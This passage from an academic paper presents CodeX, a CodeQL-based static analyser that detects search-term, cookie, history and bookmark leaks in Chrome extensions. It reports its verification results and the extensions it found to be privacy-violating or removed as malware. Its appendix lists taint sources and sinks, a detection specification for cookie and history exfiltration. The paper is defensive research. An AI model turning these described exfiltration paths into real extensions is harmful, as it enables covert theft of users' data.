Focusing on extensions with potential search term leakage, we have manually verified 256 (out of 795) risky search extensions. Recognizing the high sensitivity of cookies, we have analyzed 51 cookie extensions as well as 15 top popular samples each from the history and bookmark extensions.




D.5.3.1 Verification steps

In the following, we describe the steps taken for manual verification of CodeX-detected extensions. We begin with the latest detected version of an extension. We inspect its manifest file and collect the listed domains and URLs for each permission set associated with the detected flows. Then, we carefully analyze all CodeX query results with respect to various certainty degrees, to compile all relevant information concerning the detected sources, sinks, and data flow paths.

For currently available extensions, we retrieve the privacy policies from the Store. Removed extensions we look up on the publicly accessible Chrome-Stats extension database [14], with the caveat of lacking privacy badges. For all extensions, we collect a comprehensive set of information, including name, description, privacy policy, and pop-up installation messages. This information facilitates the evaluation of whether the developer has documented and clearly specified the behavior of the extension regarding the detected risky flows. We focus on well-specified privacy statements, understandable for all users including non-experts in the verification process.

Next, we proceed with extension installation. We then engage in dynamic interaction with the extension to trigger the statically detected flows, e.g., entering text inputs in a search box. To enhance the probability of

observing variations in extension behavior across multiple runs, we perform the triggering process three times for each flow. We leverage HTTP Toolkit [42] to monitor network requests, capturing and analyzing the extension’s network communication.

For search extensions, we monitor all network activity until the user observes the search results. We noticed extensions that exhibit behavior inconsistent with their descriptions such as sharing the search term with several intermediary websites. Two examples are “Wanderlustrar”  and “Digital Clock” , which both promise Bing search results, yet our analysis revealed that they reroute search terms through `r.bsc.sien.com` on the way to Google. Another interesting example is “PhotosFox”  where the dynamic verification revealed that 8 or 12 network steps are taken to reach the target search provider (Bing) across different test runs. The search term was observed being shared with different intermediate servers during different runs.

With all the static and dynamic information gathered from the detected flows and analysis results, we come to a verdict on whether if the extension complies with the well-specified privacy policy. Unspecified and ill-specified policies are marked, considered indicative of privacy violations due to the lack of transparency.

In the end, we repeat the steps above for older detected versions to find potentially suspicious updates. Static analysis excels in its ability to uncover risky flows throughout the entire source code. This enables the detection of flows that might be dormant in the current version but could potentially activate in future updates. Analyzing older versions can provide context for the code’s functionality and, in some cases, expose the developer’s malicious intent through their prior coding practices (see Section D.5.5 for details).

Ethical consideration. A single test Google account is used for the entire manual verification. For login-requiring extensions, we used one test account per website, minimizing the impact on services and following responsible data practices.

D.5.3.2 Verification results

Table D.3 presents the numbers of privacy-violating extensions manually verified for each CodeX query type. We report the availability status of extensions at the time of verification in April 2024. As mentioned earlier, a privacy-violating extension deviates from the specified behavior in the description or does not comply with the privacy badges. In line with prior work [8], we study mismatches and contradictions between the elements of an extension’s privacy policy, which are crucial for our manual verification. Note that such inconsistencies can lead to the extensions being suspended

or removed from the Store [36, 41]. Hence, during the manual verification, if the extension behaved differently at runtime than any of the stated policies, a privacy violation flag is raised.

Search terms. Of the set of risky search extensions, including SI-URL flows both in HTML input forms and JavaScript, we verified popular ones with 20k and more users as well as all the extensions with SI-URL flows in JavaScript when the URL string is suspicious. Moreover, we randomly picked 24 (out of 1,503) extensions containing no SI-URL flows in JavaScript and a noSI-URL flow, when the URL string is suspicious. Interestingly, our manual verification shows that 17 extensions detected as potentially risky are indeed privacy-violating. This highlights the significance of reporting potentially risky flows for search terms.

Among all of the verified extensions mentioned above, we flagged 187 extensions as privacy-violating, impacting up to 3.5M users. Note that the sum of user counts represents an upper bound, as individual users may install multiple extensions. Remarkably, 168 of these privacy-violating extensions were available on the Store at the time of verification, raising concerns about their prevalence.

The previously mentioned extensions “Ecosia”, “OceanHero”, “Searchiteasy Internet Search”, “In-House”, and “Multi-Searches” as well as “Web Ace Tab” [↗](#), “Rapid Search” [↗](#), “Matte Tab” [↗](#), and “Cats & Kittens Wallpapers” [↗](#) are all available on the Store and successfully detected by CodeX. Except for the first three, our verification flagged the rest as privacy-violating.

An interesting pattern emerged during the verification of privacy-violating extensions. We observed that 30 extensions explicitly stated that user search results would be provided by Bing. Yet, our runtime observation revealed otherwise. “Logi Weather” [↗](#) with 100K users and “Cosmic” [↗](#) with 60K users show the search results on the privacy-questionable Newgensearch [56] and Google, respectively. Even though Google is one of our allowlisted search engines, this behavior obviously contradicts with the extension’s description, thus flagged as privacy-violating.


Cookies, browsing history, and bookmarks. There are some challenges in manual verification of flows from the sensitive data sources, such as the success rate of triggering the risky flow at runtime, observing the corresponding network traffic requests, and decoding/decrypting the request body.

Another significant challenge arises from extensions asking for exceedingly broad permissions during installation by the “read and change all data on all websites” pop-up message, raising concerns about user awareness and

informed consent. As the user technically consented in such cases, it is difficult to label the extension as clearly privacy-violating. Our verification process identifies 45 such extensions despite the detection of risky flows in their source code.



In addition, the privacy badges on the Store unfortunately fail to address a critical aspect of user transparency, i.e., cookie handling practices [32]. Unspecified handling practices of cookies allow extensions to transmit sensitive pieces of information, including authorization tokens, to potentially malicious external servers.

Despite the aforementioned challenges, we verified the top 11 popular and risky extensions in each class where a suspicious URL string was detected. We continued with analyzing the risky extensions that had been removed from the Store. We verified 40 removed extensions with risky cookie flows as well as 4 removed extensions each for risky history and bookmark flows. Our manual verification flagged privacy policy violations in 20 cookie, 3 history, and 1 bookmark extensions.

“Safqa Coupons” , currently available on the Store with 10K users, serves as a prime example. This extension sends the entire browsing history of the user to their server in plain text, as shown in Figure D.8 in Appendix D.C. Neither the web history privacy badge, the “read and change all data on all websites” pop-up installation message, nor the linked privacy policy informs the user about the extension’s transmission of the complete user browsing history.

D.5.4 Detecting removed malware/policy-violations

To address RQ3, we evaluate those extensions detected as risky by CodeX that have been already removed from the Store, helping us with identifying privacy-violating extensions. Note that extensions can be removed from the Store for various reasons [36, 40], including policy violation, malware detection, identification as potentially unwanted software, or developer-initiated removals. Unfortunately, the specific details behind removals are not reported by Chrome, limiting insights into the Store’s practices.

As reported in Table D.4, we find 70 malware and 4 policy-violating extensions already removed from the Store among the cookie extensions detected by CodeX as risky. In addition to the Translator/Dictionary extension discussed in Section D.3.2, CodeX detected several known fake ChatGPT extensions [23] like “AI ChatGPT”  and “ChatGPT For Chrome” , used to hijack Facebook accounts. CodeX’s strength lies in its capability to pinpoint suspicious URL strings in the contextual flows, identifying potentially privacy-violating use of cookies. CodeX identified 16 removed mal-

Query Type	Risky and Removed		
	All Reasons	Malware	Policy Violation
SearchTerm	287	2	18
Cookie	109	70	4
History	6	0	0
Bookmark	66	0	3
RedirectURL	24	1	7
Total	492	73	32

Table D.4: Risky extensions removed from the Store and their removal reasons.

ware extensions exploiting Facebook cookies. Examples include “Multi tools for Facebook™” [↗](#), “Social Multi Tool” [↗](#), and “Video Downloader For Facebook™” [↗](#).

The RedirectURL query identified “Google Drive Migration Redirector” [↗](#), violating the Store’s policy by sending the URL of old Google Drive documents to an external server. “Search Monster” [↗](#) exemplifies another privacy concern. The description and manifest explicitly warn users about a change in the default search provider, but the extension silently collects user browser information.

D.5.5 Differential analysis of suspicious and privacy-violating updates

To address RQ4, we conduct a differential analysis of the flow detection results by CodeX. By comparing findings between consecutive extension versions, we aim to detect privacy-violating updates. For this analysis, we focus exclusively on the updates introducing risky flows (explained in Section D.5.2) for any of the five classes of sensitive flows, although the approach is readily scalable to consider potentially risky flows as well.

In our dataset, there are 43,371 extensions with multiple versions, for a total of 242,829 updates. For the manual verification of results, we select the currently available extensions in the Store where the last update was marked as suspicious, and report the identified privacy-violating updates in Table D.5. The results show that our differential analysis successfully found 130 suspicious updates verified as privacy-violating and excels at identifying changes related to search term leakage.

Query Type	Marked Suspicious	Manually Verified	Privacy Violating
SearchTerm	288	124	119
Cookie	144	13	9
History	24	2	2
Bookmark	24	4	0
RedirectURL	8	2	0
Total	488	145	130

Table D.5: Suspicious updates inferred from CodeX reports and manually verified.

The verification procedure of our findings follows the same steps described in Section D.5.3. For each verified update, we review the detected flows found in both versions and their differences in the source code to identify new and potentially privacy-violating behavior. When found, we decide if the change is well-specified in the extension’s privacy policy, flagging the update as privacy-violating otherwise.

Search terms. Silently modifying the search engine URL to effectively leak the search term might violate the extension’s specified policy. Through manual verification, we have observed that from the privacy-violating search extensions, 85 send user search terms to unspecified URLs before redirecting them to documented engines (e.g., Bing), while 34 directly employ unspecified search engines. The approach is well suited for detecting this kind of suspicious update given that the contextual information from the sinks, the request’s URL, is modified in them. Our success in detecting such suspicious behaviors stems from the capability of CodeX to retrieve contextual information from flows, in particular URL strings, which are modified in these updates.

Cookies, browsing history, and bookmarks. Given the known challenges in the verification of these flows, we flagged 9 privacy-violating updates in extensions using cookies. For example, Figure D.10 in Appendix D.C showcases new behavior included in the last version (1.0.1) of “Lookup for Wikipedia” [↗](#), which collects and transmits user cookies under cover. We also observed benign updates where cookies facilitate new functionality, such as login or synchronization with the extension’s servers. “B2B Stack Manager Watcher” [↗](#) (in v0.0.9) and “KYD (Keep Your Data)” [↗](#) (in v0.0.9) send user browsing history to their servers without explicitly disclosing this practice in their privacy policies. We have not flagged any of the verified bookmark

extensions as privacy-violating because all the updates introduced new functionality, such as quick access to frequently visited sites or user bookmark synchronization. Similarly, ‘IMTLazarusV20’ [↗](#) (in v20.1.0) and ‘SC-IPFS’ [↗](#) (in v1.0.1) have suspicious updates for redirecting URLs of network requests that are related to their features of implementing parental control utilities or supporting the InterPlanetary File System (IPFS).

D.5.6 Performance analysis

To answer RQ5 and gain insights about the feasibility of employing our framework to analyze all extensions uploaded to the Store, we conduct a performance evaluation of the instantiations of CodeX. A complete discussion of our results can be found in Appendix D.B. During our experiments, we measure database size and the time to create and query, for all extensions in our dataset. CodeQL databases require a considerable amount of storage space, where the median size is 33 MB. Creation and querying take a consistent but significant amount of time, where 80% of the databases were created in under 30 seconds and queried in less than 35 seconds.

Our performance analysis shows the great potential of CodeX as a complementing approach based on program analysis in the Store vetting pipeline. The successful evaluation of our deployment of CodeX demonstrates scalability in the Store ecosystem. Our analysis focused on all the extensions crawled within a time frame of three years, not a single snapshot of the Store, potentially impacting the resource requirements compared to a practical continuous deployment that would focus on daily extension updates.

D.6 Related work

We discuss related work with respect to flow tracking in extensions, targeted approaches of detecting malicious extensions, privacy policy analysis, and CodeQL.

Flow tracking in extensions. In contrast to CodeX, Arcanum [71] leverages dynamic taint tracking of user content to identify privacy leaks in Chrome extensions. It is motivated by the recent changes in the V8 JavaScript engine and the emergence of Manifest V3, entailing limitations for prior dynamic taint tracking techniques for extensions such as by JTaint [70], Mystique [10], Starov et al. [63], ExtensionGuard [9], and Sabre [20].

Arcanum considers cookies, browsing history, and location as data sources and web requests and storage APIs as data sinks, comparable to what is supported in CodeX. However, Arcanum focuses on leaks of web page-

specific sensitive information across websites such as social media and banking, while CodeX focuses on detecting flows from all data sources and sinks of interest, independent of specific web pages. Further, Arcanum is based on privacy-sensitive data annotation by experts and relies on instrumenting the V8 engine to propagate taint. This has implications for scalability and long-term maintenance of Arcanum. CodeX is a static analyzer based on hardened taint tracking, offering an attractive alternative relying on the stable CodeQL framework rather than the current version of V8. CodeX query templates boast straightforward expansion to include new types of sources and sinks such as geolocation and `chrome.storage` APIs, respectively.

Hulk [45] uses dynamic analysis to detect malicious behavior in extensions, employing fuzzing techniques to trigger functionalities. JTaint [70] is a dynamic taint analyzer, which rewrites the extension and monitors taint propagation to discover potential privacy leaks in extensions. A main limitation of dynamic approaches [9, 10, 20, 63, 70] is reliance on creating an environment to trigger behavior, which can be resource-intensive and lack scalability, prone to miss leaks not exposed during execution.

Existing network monitoring techniques [63, 69] to assess privacy leakage in extensions struggle to identify leaks involving encoded, encrypted, or obfuscated user data, due to limited visibility beyond the network layer.

Various static analysis approaches have also been employed for detecting vulnerable extensions like using dependence graphs [24], abstract interpretation [73], context-sensitive flow analysis [5], analyzing message-passing interfaces [62], and generating ASTs to extract event listeners [22]. However, these aim to detect vulnerable as opposed to malicious extensions.

Targeted approaches. Khandelwal et al. [47] propose an LLM-driven analysis to analyze potentially malicious extensions, by exploring possibilities for extensions to access sensitive input fields like passwords. Pantelaios et al. [55] focus on analyzing update deltas to identify malicious extensions. They use anomalous extension ratings to select seeds and analyze the added code compared to benign extensions, clustered based on code similarity. This relates to our differential analysis in Section D.4.4. However, our differential analysis eliminates the need for seed extensions by using CodeQL results.

Privacy policy analysis. Users can be misled about the potential privacy risks, seeking for more clear permission statements from the extension developers [46]. PI-Extract [7] is a fully automated system, extracting privacy practices by a neural model. It presents identified data practices, like collection/sharing, and annotates them on the policy text, simplifying comprehension for users. PolicyLint [2] is a privacy policy analysis tool spotting contradictions at the semantic level of data objects and entities. It gener-

ates ontologies from privacy policies and uses sentence-level natural language processing (NLP) to capture statements of data collection and sharing. ExtPrivA [8] detects inconsistencies between privacy policies and the actual data collection of extensions using NLP and dynamic analysis. ExtPrivA focuses on leakages from data types supported in the Store interface, while CodeX detects flows from sensitive sources including search terms, cookies, and bookmarks. As the strength of ExtPrivA is an NLP-powered interpretation of privacy policies, CodeX can be fruitfully combined with ExtPrivA to assist in finding the flows and the entry points of dynamic triggering of the execution.

CodeQL. CodeQL has been used for statically analyzing server-side JavaScript [11], detecting prototype pollution vulnerabilities [61], analyzing vulnerability management in GitHub projects [4], and other scalable security analyses [3, 21, 53, 66, 72]. Our differential analysis is reminiscent of CodeQL-based differential analysis of npm packages, where malicious packages in the npm registry are flagged via the definition of semantic specifications for recently removed malware [27]. The differential analysis is used to detect suspicious changes of behavior in package updates [26].

To the best of our knowledge, our work is the first to put CodeQL to work for securing JavaScript on the client side. We leverage CodeQL as the underlying framework for CodeX to detect risky contextual flows in browser extensions.

D.7 Conclusion and future work

We have presented CodeX, a static analysis framework developed to track sensitive flows in browser extensions. CodeX leverages the power and extensibility of CodeQL to implement a notion of hardened taint tracking that strikes a balance between uncovering potential privacy leaks and reducing false alarms, specifically tuned for analyzing browser extensions.

To evaluate the framework, we have instantiated it to four different types of sensitive information: search terms, cookies, browsing history and bookmarks. Out of the 151,533 unique extensions analyzed, CodeX detects potentially risky flows in 3,719 extensions, of which 1,588 received the higher classification of risky. Our manual verification shows that 211 out of the 337 analyzed extensions are privacy-violating. In addition, we perform a case study of a differential analysis of extension versions, detecting cases where a benign version of an extension turns risky, sometimes by merely updating the exfiltration URL.

We have demonstrated that the framework readily scales to analyzing the Store at its entirety, as we are able to analyze over 401K extensions from the longitudinal dataset over two years. The result of flagging 1,588 risky and 3,198 potentially risky extensions makes it feasible to perform manual verification. While labor-intensive, full-store scans are only needed on the initial deployment of CodeX. The subsequent application on newly added or modified extensions requires far less resources.

The success of CodeX presents an opportunity of bolstering the code review process of extensions. Future work includes detecting flows for geolocation data, clipboard information, storage access, and data sources pertaining to user activity. Moreover, expanding the manual verification capabilities to encompass encoded, encrypted, or computed information would enable a more comprehensive assessment of the number of privacy-violating extensions, mainly for cookies, browsing history, and bookmarks.

Bibliography

- [1] S. Agarwal and B. Stock. First, Do No Harm: Studying the manipulation of security headers in browser extensions. In *NDSS*, 2021.
- [2] B. Andow, S. Y. Mahmud, W. Wang, J. Whitaker, W. Enck, B. Reaves, K. Singh, and T. Xie. Policylint: Investigating internal privacy policy contradictions on google play. In *USENIX Security Symposium*, 2019.
- [3] J. Ayala and J. Garcia. An empirical study on workflows and security policies in popular github repositories. In *SVM*, 2023.
- [4] V. Bandara, T. Rathnayake, N. Weerasekara, C. Elvitigala, K. Thilakarathna, P. Wijesekera, and C. Keppitiyagama. Fix that fix commit: A real-world remediation analysis of javascript projects. In *SCAM*, 2020.
- [5] S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, and M. Winslett. Vetting browser extensions for security vulnerabilities with VEX. *Commun. ACM*, 54(9), 2011.
- [6] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking information flow via delayed output - addressing privacy in IoT and emailing apps. In *NordSec*, 2018.
- [7] D. Bui, K. G. Shin, J. Choi, and J. Shin. Automated extraction and presentation of data practices in privacy policies. *Proc. Priv. Enhancing Technol.*, 2021.
- [8] D. Bui, B. Tang, and K. G. Shin. Detection of inconsistencies in privacy practices of browser extensions. In *SP*, 2023.
- [9] W. Chang and S. Chen. Extensionguard: Towards runtime browser extension information leakage detection. In *CNS*, 2016.
- [10] Q. Chen and A. Kapravelos. Mystique: Uncovering information leakage from browser extensions. In *CCS*, 2018.
- [11] Y. W. Chow, M. Schäfer, and M. Pradel. Beware of the unexpected: Bimodal taint analysis. In *ISSTA*, 2023.
- [12] Chrome for Developers. Behind the Chrome Web Store: Asking Trust & Safety your questions. https://www.youtube.com/watch?v=BHIZUT_m7AM, 2024.

- [13] Chrome Extensions Stats. <https://chrome-stats.com/t/extension>, 2024.
- [14] Chrome-Stats. <https://chrome-stats.com/>, 2024.
- [15] CodeFuel. Monetize desktop & mobile apps, browser extensions, with typed-in search. <https://www.codefuel.com/monetize-apps/>, 2024.
- [16] CodeQL. <https://codeql.github.com/>, 2024.
- [17] CodeX. <https://anonymous.4open.science/r/codex>, 2024.
- [18] Coinis. Browser Extension & Search Feed Monetization. <https://coinis.com/extensions>, 2024.
- [19] Google Pulls 49 Cryptocurrency Wallet Browser Extensions Found Stealing Private Keys. <https://news.bitcoin.com/google-cryptocurrency-wallet-browser/>, 2024.
- [20] M. Dhawan and V. Ganapathy. Analyzing information flow in javascript-based browser extensions. In *ACSAC*, 2009.
- [21] T. Dunlap, S. Thorn, W. Enck, and B. Reaves. Finding fixed vulnerabilities with off-the-shelf static analysis. In *EuroS&P*, 2023.
- [22] B. Eriksson, P. Picazo-Sanchez, and A. Sabelfeld. Hardening the security analysis of browser extensions. In *SAC*, 2022.
- [23] FakeGPT: New Variant of Fake-ChatGPT Chrome Extension Stealing Facebook Ad Accounts with Thousands of Daily Installs. <https://labs.guard.io/fakegpt-new-variant-of-fake-chatgpt-chrome-extension-stealing-facebook-ad-accounts-with-4c9996a8f282>, 2024.
- [24] A. Fass, D. F. Somé, M. Backes, and B. Stock. Doublex: Statically detecting vulnerable data flows in browser extensions at scale. In *CCS*, 2021.
- [25] M. Frisbie. <https://mattfrisbie.substack.com/p/the-ugly-business-of-monetizing-browser>, 2023.
- [26] F. N. Froh, M. F. Gobbi, and J. Kinder. Differential static analysis for detecting malicious updates to open source packages. In *SCORED@CCS*, 2023.

Bibliography

- [27] M. F. Gobbi and J. Kinder. Poster: Using codeql to detect malware in npm. In *CCS*, 2023.
- [28] Google. Chrome Web Store. <https://chromewebstore.google.com/>, 2024.
- [29] Google. Chrome Web Store - Code Readability Requirements. <https://developer.chrome.com/docs/webstore/program-policies/code-readability>, 2024.
- [30] Google. Chrome Web Store - Disclosure Requirements. <https://developer.chrome.com/docs/webstore/program-policies/disclosure-requirements>, 2024.
- [31] Google. Chrome Web Store - Extensions quality guidelines FAQ. <https://developer.chrome.com/docs/webstore/program-policies/quality-guidelines-faq>, 2024.
- [32] Google. Chrome Web Store - Fill out the privacy fields. <https://developer.chrome.com/docs/webstore/cws-dashboard-privacy>, 2024.
- [33] Google. Chrome Web Store - Impersonation and Intellectual Property. <https://developer.chrome.com/docs/webstore/program-policies/impersonation-and-intellectual-property>, 2024.
- [34] Google. Chrome Web Store - Limited Use. <https://developer.chrome.com/docs/webstore/program-policies/limited-use>, 2024.
- [35] Google. Chrome Web Store - Misleading or Unexpected Behavior. <https://developer.chrome.com/docs/webstore/program-policies/unexpected-behavior>, 2024.
- [36] Google. Chrome Web Store - Program Policies. <https://developer.chrome.com/docs/webstore/program-policies>, 2024.
- [37] Google. Chrome Web Store - Remotely Hosted Code Violations. <https://developer.chrome.com/docs/extensions/develop/migrate/remote-hosted-code>, 2024.
- [38] Google. Chrome Web Store - Use of Permissions . <https://developer.chrome.com/docs/webstore/program-policies/permissions>, 2024.
- [39] Google. Chrome Web Store review process. <https://developer.chrome.com/docs/webstore/review-process>, 2024.

- [40] Google. Malware and unwanted software. <https://developers.google.com/search/docs/monitor-debug/security/malware>, 2024.
- [41] Google. Updated Privacy Policy & Secure Handling Requirements. <https://developer.chrome.com/docs/webstore/program-policies/user-data-faq>, 2024.
- [42] HTTP Toolkit. <https://httptoolkit.com/>, 2024.
- [43] S. Jadali. DataSpii: The catastrophic data leak via browser extensions. <https://securitywithsam.com/2019/07/dataspii-leak-via-browser-extensions/>, 2024.
- [44] N. Jagpal, E. Dingle, J. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas. Trends and lessons from three years fighting malicious extensions. In *USENIX Security*, 2015.
- [45] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *USENIX Security*, 2014.
- [46] A. Kariryaa, G. Savino, C. Stellmacher, and J. Schöning. Understanding users' knowledge about the privacy and security of browser extensions. In *SOUPS*, 2021.
- [47] R. Khandelwal, A. Nayak, E. Fernandes, and K. Fawaz. Experimental security analysis of sensitive data access by browser extensions. In *WWW*, 2024.
- [48] ky: Tiny & elegant JavaScript HTTP client based on the browser Fetch API. <https://github.com/sindresorhus/ky>, 2024.
- [49] Manifest file format of Chrome extensions. <https://developer.chrome.com/docs/extensions/reference/manifest>, 2024.
- [50] Manifest V3. <https://developer.chrome.com/docs/extensions/develop/migrate/what-is-mv3>, 2024.
- [51] Manifest V2 support timeline. <https://developer.chrome.com/docs/extensions/develop/migrate/mv2-deprecation-timeline>, 2024.
- [52] Message passing in Chrome extensions. <https://developer.chrome.com/docs/extensions/develop/concepts/messaging>, 2024.

Bibliography

- [53] S. Muralee, I. Koishybayev, A. Nahapetyan, G. Tystahl, B. Reaves, A. Bianchi, W. Enck, A. Kapravelos, and A. Machiry. ARGUS: A framework for staged static taint analysis of github workflows and actions. In *USENIX Security*, 2023.
- [54] E. Olsson, P. Picazo-Sanchez, B. Eriksson, L. Andersson, and A. Sabelfeld. FakeX: A framework for detecting fake reviews of browser extensions. In *AsiaCCS*, 2024.
- [55] N. Pantelaios, N. Nikiforakis, and A. Kapravelos. You’ve changed: Detecting malicious browser extensions through their update deltas. In *CCS*, 2020.
- [56] PCrisk. How to eliminate newgensearch.com from the settings of a web browser. <https://www.pcrisk.com/removal-guides/26000-newgensearch-com-redirect>, 2024.
- [57] Permissions. <https://developer.chrome.com/docs/extensions/reference/permissions-list>, 2024.
- [58] P. Picazo-Sanchez, B. Eriksson, and A. Sabelfeld. No signal left to chance: Driving browser extension analysis by download patterns. In *ACSAC*, 2022.
- [59] Reuters. Exclusive: Massive spying on users of Google’s Chrome shows new security weakness. <https://www.reuters.com/article/us-alphabet-google-chrome-exclusive/exclusive-massive-spying-on-users-of-googles-chrome-shows-new-security-weakness-idUSKBN23P0JO>, 2024.
- [60] H. Shahriar, K. Weldemariam, M. Zulkernine, and T. Lutellier. Effective detection of vulnerable and malicious browser extensions. *Comput. Secur.*, 2014.
- [61] M. Shcherbakov, M. Balliu, and C. Staicu. Silent spring: Prototype pollution leads to remote code execution in node.js. In *USENIX Security*, 2023.
- [62] D. F. Somé. Empoweb: Empowering web applications with browser extensions. In *SP*, 2019.
- [63] O. Starov and N. Nikiforakis. Extended tracking powers: Measuring the privacy diffusion enabled by browser extensions. In *WWW*, 2017.

- [64] Desktop internet browser market share 2015-2024. <https://www.statista.com/statistics/544400/market-share-of-internet-browsers-desktop/>, 2024.
- [65] Desktop search engines market share 2015-2024. <https://www.statista.com/statistics/216573/worldwide-market-share-of-search-engines/>, 2024.
- [66] T. Szabó. Incrementalizing production codeql analyses. In *ESEC/SIGSOFT FSE*, 2023.
- [67] S. Van Acker, N. Nikiforakis, L. Desmet, F. Piessens, and W. Joosen. Monkey-in-the-browser: malware and vulnerabilities in augmented browsing script markets. In *AsiaCCS*, 2014.
- [68] D. Volkov. Everything you should know about search feed monetization. <https://coinis.com/blog/everything-you-should-know-about-search-monetization>, 2023.
- [69] M. Weissbacher, E. Mariconti, G. Suarez-Tangil, G. Stringhini, W. K. Robertson, and E. Kirda. Ex-Ray: Detection of history-leaking browser extensions. In *ACSAC*, 2017.
- [70] M. Xie, J. Fu, J. He, C. Luo, and G. Peng. JTaint: Finding privacy-leakage in chrome extensions. In *ACISP*, 2020.
- [71] Q. Xie, M. V. K. M, P. Pearce, and F. Li. Arcanum: Detecting and evaluating the privacy risks of browser extensions on web pages and web content. In *USENIX Security*, 2024.
- [72] D. Youn, S. Lee, and S. Ryu. Declarative static analysis for multilingual programs using codeql. *Softw. Pract. Exp.*, 53(7), 2023.
- [73] J. Yu, S. Li, J. Zhu, and Y. Cao. Coco: Efficient browser extension vulnerability detection via coverage-guided, concurrent abstract interpretation. In *CCS*, 2023.

Appendix

D.A CodeX taint configurations

CodeX is instantiated to four types of privacy-sensitive flows: search terms, cookies, browsing history, and bookmarks. For each type of flow, we identified the applicable sources and sinks, apart from collecting contextual information when possible. The instantiation is mostly focused on Chrome extensions. Table D.6 describes the sources and sinks for each flow type.

Beyond specifying source points and target sinks, a taint tracking approach mainly relies on the definition of intermediate flow steps, pushing taints through program steps. We have extended the way CodeQL pushes taints for object property reads and writes, method calls, function and method arguments, as well as extensions pertaining to constructs like *yield* and those used by frameworks like *react* or *ky*. Table D.7 details the extended taint steps by CodeX, with representative examples.

D.B CodeX performance

In the following, we detail the results of our performance evaluation of CodeX. For our case study, we created individual CodeQL databases [16] from the source code of each extension. We measured the size of both the extensions and their corresponding CodeQL databases in the dataset. We also evaluated the time required for both database creation and querying processes.

We observed that CodeQL databases for extensions, even those considered simple, require a considerable amount of storage space. The median database size is 33 MB and the mean is 107 MB. In total, we allocated 45 TB for storing all the CodeQL databases of the extensions in our dataset. The distribution of space required for the databases is visualized in Figure D.7a. To investigate the potential relationship between the size of an extension and its corresponding CodeQL database, we calculated the Pearson correlation coefficient. The resulting value of 0.01 indicates a negligible linear relationship between the two variables, i.e., the size of the extension’s source code does not significantly influence the size of the generated CodeQL database. However, we can see a strong positive correlation (0.8) between the size of the CodeQL database and the time required to query it. Figure D.7b illustrates this relationship between database size and query execution time.

Query Type	Taint Source	Taint Sink
SearchTerm	jQuery, querySelector, getElementBy, chrome.omnibox.onInput, createElement("input", {onKeyDown})	window.open, window.location, chrome.tabs.create, update, sendMessage, sendRequest
Cookie	chrome.cookies.get, getAll, getAllCookieStores	CodeQL ClientRequest: XMLHttpRequest, Fetch, Request, Curl Chrome-remote-interface, Net Socket, Axios, Needle, Got,
History	chrome.history.getVisits, search	Jsdm.formUrl, Superagent, Closure XhrIo, Apollo-client chrome.tabs.create, update, sendMessage, sendRequest
Bookmark	chrome.bookmarks.get(Children, Recent, SubTree, Tree), search chrome.topSites.get	ky.get, post postMessage
RedirectURL	chrome.webRequest.onBeforeRequest.addListener	Property write to redirectUrl

Table D.6: CodeX taint sources and sinks.

Taint Step	CodeQL Statement Summarized	Code Example
Object property write	<code>exists(DataFlow::PropWrite pw pw.writes(succ, _, pred))</code>	<code>chrome.tabs.update(tabs[0].id, {url: url})</code>
Method call	<code>succ = pred.(DataFlow::InvokeNode).getAMethodCall()</code>	<code>\$("#search-input").val()</code>
Function call	<code>pred = succ.(DataFlow::InvokeNode).getAnArgument()</code>	<code>encodeURIComponent(searchUrl)</code>
Function parameter	<code>succ = pred.(DataFlow::FunctionNode).getAParameter()</code>	<code>(event) => {chrome.tabs.create({url: s + event.target.value})}</code>
Yield expression	<code>succ.asExpr().(YieldExpr).getOperand() = pred.asExpr()</code>	<code>window.open(url + "?q=\${yield getTerm(e)})</code>

Table D.7: CodeX extended taint steps.

For database creation using the database create command, we set a timeout of 300 seconds. Given the time limit, 80% of the databases were created successfully in under 30 seconds, with a negligible timeout rate of less than 0.5%. Only 1.3% of all the extensions experienced failures during database creation. Similarly, for querying the databases using the database query command, a timeout of 600 seconds was considered. Within the time limit, 80% of the queries were executed successfully in less than 35 seconds, with a timeout rate of only 0.5%. A mere 4 querying processes resulted in failures across the entire dataset. Figure D.7c depicts the distribution of execution times for both commands. Note that database creation and querying can be parallelized. In our experiments, we applied both commands to multiple extensions in parallel, achieving an average processing time of less than one second per extension.


D.C Extension examples

Privacy-violating example. One of the privacy-violating extensions identified during our manual analysis is “Safqa Coupons” [↗](#). The extension sends the entire browsing history of the user to the developer’s controlled server in plain text. The extension’s documentation does not mention this behavior. Figure D.8 shows the intercepted request made by the extension during runtime. We used HTTP Toolkit [42] to intercept the extension’s HTTP traffic.


Minification example. The Store allows the use of minification techniques in extensions [29]. An example of this is the extension “Translate: Translator - Dictionary” [↗](#), which exfiltrated cookies to an external server. Figure D.9 shows a snippet of its minified background script. Due to the nature of its analysis, CodeQL is capable of analyzing minified code, making CodeX able to detect the risky flow in the extension.

Suspicious update example. An interesting update found during the manual verification of results from our differential study is shown in Figure D.10. This new behavior is included in the last version (1.0.1) of “Lookup for Wikipedia” [↗](#), which performs user tracking by collecting and transmitting cookies under cover. Similar suspicious patterns were found in the last versions (1.0.3 and 1.0.1 respectively) of “PdFort New tab” [↗](#) and “Volume Extra” [↗](#).

